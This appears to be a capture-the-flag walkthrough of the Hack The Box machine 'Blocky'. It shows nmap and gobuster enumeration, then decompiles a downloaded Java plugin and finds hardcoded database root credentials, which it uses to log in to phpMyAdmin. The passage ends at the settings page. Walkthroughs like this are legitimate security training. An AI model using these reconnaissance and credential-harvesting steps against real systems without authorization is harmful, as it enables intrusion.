
Blocky


Let's start with enumerating services with simple nmap command.



```
└─$ nmap -sV 10.129.61.167
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-23 13:48 CST
Nmap scan report for 10.129.61.167
Host is up (0.037s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE VERSION
21/tcp   open   ftp?
22/tcp   open   ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http    Apache httpd 2.4.18
8192/tcp closed sophos
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


No unsecured access detected to FTP.

Visiting that address in browser we are displayed host name, so let's add it to /etc/hosts.



```
─$ echo "10.129.61.167 blocky.htb" | sudo tee -a /etc/hosts
```

At the bottom of site we can find log in page.



BLOCKYCRAFT


Under Construction!

JULY 2, 2017


Welcome to BlockyCraft!

Welcome everyone. The site and server are still under construction so don’t expect too much right now!


We are currently developing a wiki system for the server and a core plugin to track player stats and stuff. Lots of great stuff planned for the future 🙂



We can try to guess common credentials and run gobuster to enumerate directories in background.




```
─$ gobuster dir -u http://blocky.htb -w /usr/share/dirb/wordlists/big.txt
```




```
/.htaccess            (Status: 403) [Size: 294]
/.htpasswd            (Status: 403) [Size: 294]
/javascript           (Status: 301) [Size: 313] [--> http://blocky.htb/javascript/]
/phpmyadmin           (Status: 301) [Size: 313] [--> http://blocky.htb/phpmyadmin/]
/plugins              (Status: 301) [Size: 310] [--> http://blocky.htb/plugins/]
/server-status        (Status: 403) [Size: 298]
/wiki                 (Status: 301) [Size: 307] [--> http://blocky.htb/wiki/]
/wp-admin             (Status: 301) [Size: 311] [--> http://blocky.htb/wp-admin/]
/wp-content           (Status: 301) [Size: 313] [--> http://blocky.htb/wp-content/]
/wp-includes          (Status: 301) [Size: 314] [--> http://blocky.htb/wp-includes/]
Progress: 20469 / 20470 (100.00%)
```

At /phpmyadmin we can find another login page.




At /plugins we can find 2 files that we can download and inspect locally.



BlockyCore.jar
883 Bytes

griefprevention-1.1...
520 KB


At /includes we have access to many files but nothing interesting to view here.




Index of /wp-includes

Name	Last modified	Size	Description
Parent Directory		-	
ID3/	2017-06-08 14:29	-	
IXR/	2017-06-08 14:29	-	
Requests/	2017-06-08 14:29	-	
SimplePie/	2017-06-08 14:29	-	
Text/	2017-06-08 14:29	-	
admin-bar.php	2017-05-12 20:06	27K	
atomlib.php	2016-12-13 01:49	12K	
author-template.php	2017-03-25 15:47	15K	
bookmark-template.php	2016-05-22 18:24	11K	
bookmark.php	2016-12-14 04:18	13K	
cache.php	2016-10-31 06:28	22K	
canonical.php	2017-05-12 22:50	26K	
capabilities.php	2017-05-11 19:24	23K	
category-template.php	2017-05-22 20:24	51K	
category.php	2017-01-29 11:50	12K	
certificates/	2017-06-08 14:29	-	

In previously downloaded file called BlockyCore.jar we can find a username and password. We can open this file with jd-gui tool.




```
─$ jd-gui BlockyCore.jar
```



```
package com.myfirstplugin;

public class BlockyCore {
  public String sqlHost = "localhost";

  public String sqlUser = "root";

  public String sqlPass = "8YsqfCTnvxAUeduzjNSXe22";

  public void onServerStart() {}

  public void onServerStop() {}

  public void onPlayerJoin() {
    sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!!");
  }

  public void sendMessage(String username, String message) {}
}
```

We can use these credentials to log in phpMyAdmin page.



General settings

- Change password
- Server connection collation: utf8mb4_unicode_ci

Appearance settings

- Language: English
- Theme: pmahomme
- Font size: 82%
- More settings

Database server

- Server: Localhost via UNIX socket
- Server type: MySQL
- Server version: 5.7.18-0ubuntu0.16.04.1 - (Ubuntu)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)


Web server

- Apache/2.4.18 (Ubuntu)
- Database client version: libmysql - mysqlnd 5.0.12-dev - 20150407 - $Id: b5c5906d452ec590732a93b051f $
- PHP extension: mysqli
- PHP version: 7.0.18-0ubuntu0.16.04.1

phpMyAdmin

- Version information: 4.5.4.1deb2ubuntu2
- Documentation
- Wiki
- Official Homepage
- Contribute
- Get support
- List of changes

